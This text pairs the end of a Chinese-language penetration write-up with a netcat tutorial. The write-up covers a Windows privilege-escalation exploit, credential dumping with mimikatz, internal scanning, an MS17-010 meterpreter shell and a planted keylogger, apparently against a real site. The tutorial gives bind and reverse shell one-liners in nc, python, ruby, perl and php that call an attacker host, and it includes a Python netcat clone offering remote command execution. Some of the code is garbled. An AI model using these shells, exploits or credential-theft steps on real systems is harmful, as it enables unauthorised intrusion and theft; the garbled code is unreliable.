(关 于 这 个 cve , 大 家 可 以 从
<https://www.freebuf.com/vuls/174183.html> 这篇文章看看漏洞分析)



CUE-2018-8120.exe "net localgroup administrators
/add" 半.

成功得到管理权限

上神器 mimikatz



```
mimikatz # sekurlsa::logonpasswords  
Authentication Id :  
Session :  
User Name :  
Domain :  
Logon Server :  
Logon Time :  
SID :  
MSV :  
tspkg :  
wdigest :  
kerberos :  
ssp :  
credman :  
Authentication Id :  
Session :
```

不过没能抓到明文。。。but 某个神奇的小网站却给我个惊喜，渗透继续

0x07

上去之后，emmmmmmm



不得不打满屏重码啊喂

仔细看了看这台机器，貌似只是之前站的备份站，本来想把数据库拖下来，不过只有
phpMyAdmin 的登陆面板，而且还难以保证一定就能进去，并且禁用相关函数后很难
通过这个面板拿到 shell

所以还是继续在内网中扩大攻击范围

0x08

用超古老的垃圾工具扫扫内网

IP地址	计算机名
15	
23	
39	
47	
57	
69	
194	


只找到这么几台机器

不过很幸运地手动试了出来目标机 (Lucky~

目标仍是 Windows 服务器，emmm，内网咋打只听师傅们说过，自己这也不知道咋玩，于是就开始半夜丢上去一个又一个的 POC 测试漏洞，就在感到凉凉的时候

```
[+] - Host is likely VULNERABLE to MS17-010!
```

接下来就是一把梭咯~



```
[+] - - - - -WIN-----  
[+] - - - - -  
[+] - - - - -  
meterpreter >  
  
meterpreter > ls  
Listing: C:\Windows\system32  
=====  
Mode          Size  Type  Last m  
----          --   --    --  
40777/rwxrwxrwx  0    dir   2009-0
```

成功拿到 shell，但是 rdp 连不上去，也不知道咋提权。。。

后记:

由于姿势尚浅，不知道怎么提权，就在一开始的那台机器上留了键盘记录器，坐等上线，前提是他们没有发现。。。

16. Netcat 实践

原创 Y@|3 合天智汇 2018-07-24

➤ 两台 kali

初级的功能

1. 及时通信

设 server 的 ip 为 192.168.0.104，在其上执行

```
nc -l -p port
```

```
root@kali:~# nc -l -p 6666
```

意为绑定 6666 端口作为自己的通信端口

输入命令后回车，等待 client 连接

设 client 的 IP 为 192.168.0.105，输入

```
nc serverip port
```

```
root@kali:~# nc 192.168.0.104 6666
```

意为连接到 server (IP 为 192.168.0.104 的 6666 端口)

在 server 端和 client 端都搭建好了以后，就可以互相进行即时通信

此时在 client 上开始输入信息，便可以看到 server 接收到了相应的信息

```
root@kali:~# nc 192.168.0.104 6666
```

```
root@kali:~# nc -l -p 6666
```

在 server 输入，在 client 同样可以看到

```
root@kali:~# nc 192.168.0.104 6666
hello
my name is lilei
root@kali:~# nc -l -p 6666
hello
my name is lilei
```

这便是使用 netcat 进行即时通信的用法

注意：在使用 netcat 进行即时通信的时候，要首先搭建 server 端然后搭建 client 端。否则会出现如图所示情况
因为 server 的端口还没有开放

```
root@kali:~# nc 192.168.0.104 6666
(UNKNOWN) [192.168.0.104] 6666 (?) : Connection refused
root@kali:~#
```

2. 文件传输

同样设 server 为 192.168.0.104，client 为 192.168.0.105

大部分时间中，我们都在试图通过网络或者其他工具传输文件。有很多种方法，比如 FTP,SCP,SMB 等等，但是当你只是需要临时或者一次传输文件，真的值得浪费时间来安装备置一个软件到你的机器上嘛。

假设，你想要传一个文件 file.txt 从 server 到 client。

首先我们在 server 新建 file.txt

```
root@kali:~# cat file.txt
welcome!
```

在 client 端执行

```
root@kali:~# nc -lvp 8888 > transfer.txt
listening on [any] 8888 ...
```

意为将从本地端口 8888 收到的内容存到 transfer.txt

接着在 server 端执行

```
root@kali:~# nc 192.168.0.105 8888 < file.txt
```

以为将 file.txt 的内容传到 192.168.0.105 的 8888

此时 client 端回显如下：

```
root@kali:~# nc -lvp 8888 > transfer.txt
listening on [any] 8888 ...
192.168.0.104: inverse host lookup failed: Unknown host
connect to [192.168.0.105] from (UNKNOWN) [192.168.0.104] 57154
```

可以看到在 client 已经收到 file.txt 的内容，并保存在 transfer.txt 了

```
root@kali:~# cat transfer.txt
welcome!
```

中级

3. 扫端口

server:192.168.0.104

client:192.168.0.105

netcat 可以用来扫描端口，为了验证效果，我们首先在 server 上开启 apache 服务，相当于就开发了 80 端口

```
root@kali:~# service apache2 start
root@kali:~#
```

接着在 client 上使用 netcat 扫描

```
root@kali:~# nc -zv 192.168.0.104 1-100
192.168.0.104: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.104] 80 (http) open
root@kali:~#
```

可以看到扫描出了开放的 80 端口

4. 抓取 banner

在 server 上安装 vsftpd

```
root@kali:~# sudo apt-get install vsftpd
Reading package lists... Done
Building dependency tree...
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1179 not upgraded.
Need to get 152 kB of archives.
After this operation, 353 kB of additional disk space will be used.
Get:1 http://mirrors.neusoft.edu.cn/kali kali-rolling/main amd64 vsftpd amd64
0.3-9 [152 kB]
Fetched 152 kB in 1s (110 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 334314 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-9_amd64.deb ...
Unpacking vsftpd (3.0.3-9) ...
Setting up vsftpd (3.0.3-9) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for systemd (238-4) ...
Processing triggers for man-db (2.8.2-1) ...
root@kali:~#
```

开启 ftp 服务

```
root@kali:~# service vsftpd start
root@kali:~# service vsftpd status
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; vendor preset:
     Active: active (running) since Thu 2018-07-19 01:09:34 EDT; 3s ago
       Process: 3372 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, s
     Main PID: 3373 (vsftpd)
        Tasks: 1 (limit: 2346)
      Memory: 712.0K
         CGroup: /system.slice/vsftpd.service
                   └─3373 /usr/sbin/vsftpd /etc/vsftpd.conf

Jul 19 01:09:34 kali systemd[1]: Starting vsftpd FTP server...
Jul 19 01:09:34 kali systemd[1]: Started vsftpd FTP server.
lines 1-12/12 (END)
```

接下来来到 client，连接相应端口

```
root@kali:~# nc 192.168.0.104 21
220 (vsFTPD 3.0.3)
```

可以看到很轻易就抓到了 banner

5.与 web 服务器交互

server 端现在已经可以作为 web 服务器使用

首先连接

```
root@kali:~# nc 192.168.0.104 80
```

然后运行 http 请求

即输入 HEAD /HTTP/1.0 回车

```
HEAD / HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Thu, 19 Jul 2018 05:04:44 GMT
Server: Apache/2.4.29 (Debian)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.29 (Debian) Server at 127.0.1.1 Port 80</address>
</body></html>
root@kali:~# nc 192.168.0.104 80
```

高级

6. shell

attacker:192.168.0.104

victim:192.168.0.105

netcat 反弹 shell 时分为正向 shell 和反向 shell

6.1 正向 shell

在 victim 上执行:

```
root@kali:~# nc -lvp 6666 -e /bin/sh
listening on [any] 6666 ...
```

在 attacker 上执行：

```
root@kali:~# nc 192.168.0.105 6666
```

此时在 attacker 上输入的命令，所回显的内容其实都是在 victim 上执行的结果

```
root@kali:~# nc 192.168.0.105 6666
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.105 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::20c:29ff:fe9c:bedd prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:9c:be:dd txqueuelen 1000 (Ethernet)
                RX packets 28370 bytes 2264378 (2.1 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
            ether 00:0c:29:9c:be:dd txqueuelen 1000 (Ethernet)
                RX packets 28351 bytes 1740491 (1.6 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 48 bytes 3264 (3.1 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
            loop txqueuelen 1000 (Local Loopback)
                RX packets 48 bytes 3264 (3.1 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

而在 victim 端显示如图

```
root@kali:~# nc -lvp 6666 -e /bin/sh
listening on [any] 6666 ...
192.168.0.104: inverse host lookup failed: Unknown host
connect to [192.168.0.105] from (UNKNOWN) [192.168.0.104] 43746
```

6.2 反向 shell

6.2.1 最普通的反向 shell

在 attacker 上执行

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
```

在 victim 上执行

```
root@kali:~# nc 192.168.0.104 6666 -e /bin/bash
```

此时在 attacker 就拿到 shell 了

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.0.105: inverse host lookup failed: Unknown host
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.105] 38454
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.105 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::20c:29ff:fe9c:bedd prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:9c:be:dd txqueuelen 1000 (Ethernet)
            RX packets 28397 bytes 2266309 (2.1 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 28379 bytes 1743369 (1.6 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
            restart-vm tools.sh

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 48 bytes 3264 (3.1 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 48 bytes 3264 (3.1 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

这是最普遍的一种反向 shell 方式, 接下来在扩充下知识点~~敲黑板,

划重点啦~

当 victim 上没有 nc 上我们怎么反弹 shell 呢? 下面介绍几种方法。

第一步都一样, 都要在 attacker 上执行

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
```

不同的是接下来的步骤

6.2.2python

在 victim 上执行

```
root@kali:~# python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.104",6666));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

此时在 attacker 上就收到 shell 了：

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.0.105: inverse host lookup failed: Unknown host
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.105] 38460
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.0.105 netmask 255.255.255.0 broadcast 192.168.0.255
      inet6 fe80::20c:29ff:fe9c:bedd prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:9c:be:dd txqueuelen 1000 (Ethernet)
          RX packets 28437 bytes 2269032 (2.1 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 28409 bytes 1746425 (1.6 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 48 bytes 3264 (3.1 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 48 bytes 3264 (3.1 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
#
```

6.2.3ruby

在 victim 上执行

```
root@kali:~# ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.0.104","6666");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

在 attacker 上拿到 shell

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.0.105: inverse host lookup failed: Unknown host
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.105] 38462
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.105 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::20c:29ff:fe9c:bedd prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:9c:be:dd txqueuelen 1000 (Ethernet)
            RX packets 28455 bytes 2270389 (2.1 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 28423 bytes 1748276 (1.6 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 48 bytes 3264 (3.1 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 48 bytes 3264 (3.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

6.2.4perl

在 victim 上执行

```
root@kali:~# perl -e 'use Socket;$i="192.168.0.104";$p=6666;socket(S,PF_INET,SOC
K_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){ope
n(STDIN,>&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

在 attacker 上收到 shell

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.0.105: inverse host lookup failed: Unknown host
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.105] 38466
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.105 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::20c:29ff:fe9c:bedd prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:9c:be:dd txqueuelen 1000 (Ethernet)
                RX packets 28477 bytes 2271972 (2.1 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 28444 bytes 1750690 (1.6 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
            RX packets 48 bytes 3264 (3.1 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 48 bytes 3264 (3.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

6.2.5php

在 victim 上执行

```
root@kali:~# php -r '$sock=fsockopen("192.168.0.104",6666);exec("/bin/sh -i <&3 >&3 2>&3");'
```

在 attacker 收到 shell

```
root@Kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.0.105: inverse host lookup failed: Unknown host
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.105] 38468
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.0.105 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::20c:29ff:fe9c:bedd prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:9c:be:dd txqueuelen 1000 (Ethernet)
            RX packets 28491 bytes 2272955 (2.1 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 28458 bytes 1752565 (1.6 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

restart-vn
tools.sh

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 48 bytes 3264 (3.1 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 48 bytes 3264 (3.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

7.web 服务器▲▲▲
server:192.168.0.104
client:192.168.0.105
在 server 上新建 test.txt

```
root@kali:~# cat test.txt
it is a test for netcat web server
```

然后输入


```
root@kali:~# nc -l -p 8888 -q 1 < test.txt
```

开启 web 服务

接着启动

```
root@kali:~# nc -l -p 8888 -q 1 < test.txt
```


在 victim 上访问



在 server 上可以看到如下回显

```
GET / HTTP/1.1
Host: 192.168.0.104:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

但是这个命令开启的服务访问一次后就关闭了，再次访问会如图所示：



所以我们可以改进，将其写入脚本提供持久化的 web 服务

脚本内容如下：


```
GNU nano 2.9.5                               test.sh
#!/usr/bin/bash
while true;
do nc -l -p 8888 -q 1 < test.txt;
done
```

脚本就是讲关键的那行代码加入了一直为真的 while 循环中：

运行脚本

```
root@kali:~# bash test.sh
```

此时可以持久访问了



刷新后依旧可以访问

访问一次，在 server 上就会重复回显如下内容

```
root@kali:~# bash test.sh
GET / HTTP/1.1
Host: 192.168.0.104:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

GET / HTTP/1.1
Host: 192.168.0.104:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

拓展：使用 python 自制 netcat--《python 黑帽子》

代码如下：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import sys
import socket
import threading
import subprocess
import argparse

listen = False
command = False
upload = False
execute = ""
target = ""
upload_destination = ""
port = 0

def main():
    global listen
    global port
    global execute
    global command
    global upload_destination
    global target

    parser = argparse.ArgumentParser(description="BHP Net Tool")
    parser.add_argument("-l", "--listen", help="the ip or domain of target", default="0.0.0.0")
    parser.add_argument("-p", "--port", help="the port of ffp", default=0)
    parser.add_argument("-t", "--target", action="store_true", help="listen on [host]:[port] for incoming connection")
    parser.add_argument("-e", "--execute", help="execute the given file upon receiving a connection")
    parser.add_argument("-c", "--command", action="store_true", help="initialize a command shell")
    parser.add_argument("-u", "--upload", help="upon receiving connection upload a file and write to [destination]")
    args = parser.parse_args()

    listen = args.listen
    command = args.command
    target = args.target
    port = int(args.port)
    if args.upload:
        upload_destination = args.upload
    if args.execute:
        execute = args.execute
    if listen:
        server_loop()
    elif port > 0:
        _buffer = sys.stdin.read()
        client_sender(_buffer)
    else:
        print("(nothing to do)")

def client_sender(_buffer):
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        client.connect((target, port))
        if len(_buffer):
            client.send(_buffer)
        while True:
            recv_len = 1
            response = ""

            while recv_len:
                data = client.recv(4096)
                recv_len = len(data)
                response += data

                if recv_len < 4096:
                    break
    except:
        print("[-] Error connecting to " + target + ":" + str(port))

if __name__ == "__main__":
    main()
```

```

99         break
100        print(response)
101        _buffer += raw_input("> ")
102        _buffer += "\n"
103        client.send(_buffer)
104    except Exception as e:
105        print(e)
106        print("[*] Exception! Exiting.")
107        client.close()
108
109
110 def server_loop():
111     global target
112     global port
113
114     server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
115     server.bind((target, port))
116     server.listen(5)
117     print("[*] start BHP server [{}:{}!].format(target, port)")
118     while True:
119         client_socket, addr = server.accept()
120
121         client_thread = threading.Thread(target=client_handler, args=(client_socket,))
122         client_thread.start()
123
124
125 def run_command(_command):
126     _command = _command.rstrip()
127
128     try:
129         output = subprocess.check_output(_command, stderr=subprocess.STDOUT, shell=True)
130     except:
131         output = "Failed to execute command.\r\n"
132
133     return output
134
135
136 def client_handler(client_socket):
137     global upload
138     global execute
139     global command
140
141     print('[-] get a connection!')
142     if len(upload_destination):
143         file_buffer = ""
144
145         while True:
146             data = client_socket.recv(1024)
147             if not data:
148                 break
149             else:
150                 file_buffer += data
151
152         try:
153             file_descriptor = open(upload_destination, "wb")
154             file_descriptor.write(file_buffer)
155             file_descriptor.close()
156
157             client_socket.send("Successfully saved file to {}!".format(upload_destination))
158         except:
159             client_socket.send("Failed to save file to {}!".format(upload_destination))
160
161     if len(execute):
162         output = run_command(execute)
163         client_socket.send(output)
164
165     if command:
166         while True:
167
168             client_socket.send("<BHP:#> ")
169             cmd_buffer = ""
170             while "\n" not in cmd_buffer:
171                 cmd_buffer += client_socket.recv(1024)
172
173             response = run_command(cmd_buffer)
174             client_socket.send(response)
175
176
177     if __name__ == "__main__":
178         main()
179
180

```

在 192.168.0.105 上运行

查看帮助

```
root@kali:~# python bhpnet.py -h
usage: bhpnet.py [-h] [-t TARGET] [-p PORT] [-l] [-e EXECUTE] [-c] [-u UPLOAD]

BHP Net Tool

optional arguments:
  -h, --help            show this help message and exit
  -t TARGET, --target TARGET
                        the ip or domain of target
  -p PORT, --port PORT  the port of ftp
  -l, --listen          listen on [host]:[port] for incoming connections
  -e EXECUTE, --execute EXECUTE
                        execute the given file upon receiving a connection
  -c, --command         initialize a command shell
  -u UPLOAD, --upload UPLOAD
                        upon receiving connection upload a file and write to
                        [destination]
root@kali:~#
```

建立监听

```
root@kali:~# python bhpnet.py -l -p 8888 -c
```

在 192.168.0.104 上使用 nc 连接，可以看到成功拿到 shell

```
root@kali:~# nc 192.168.0.105 8888
<BHP:#> ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.0.105 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::20c:29ff:fe9c:bedd prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:9c:be:dd txqueuelen 1000 (Ethernet)
            RX packets 29221 bytes 2509558 (2.3 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 29304 bytes 1840194 (1.7 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
restart-vm
tools.sh TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 54 bytes 3604 (3.5 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 54 bytes 3604 (3.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

<BHP:#>
```

此时在 105 机器上回显如下

```
root@kali:~# python bhpnet.py -l -p 8888 -c
[*] start BHP server [0.0.0.0:8888]!
[-] get a connect!
```

最后附上 netcat 的参数中文翻译：

- g<网关>：设置路由器跃程通信网关，最多设置 8 个；
- d 无命令行界面，使用后台模式
- c 程序重定向，比如-c bash， nc 传输过来的数据就会指向 bash 去执行
- e 这个也是程序重定向，用在 windows 下
- G<指向器数目>：设置来源路由指向器，其数值为 4 的倍数；
- h：在线帮助； -i<延迟秒数>：设置时间间隔，以便传送信息及扫描通信端口；
- l：使用监听模式，监控传入的资料；
- L：也是用作监听，不过监听端不终止 nc 的话，连接端终止后，监听端依然保持监听状态。
- n：直接使用 ip 地址，而不通过域名服务器；
- o<输出文件>：指定文件名称，把往来传输的数据以 16 进制字码倾倒成该文件保存；
- p<通信端口>：设置本地主机使用的通信端口；
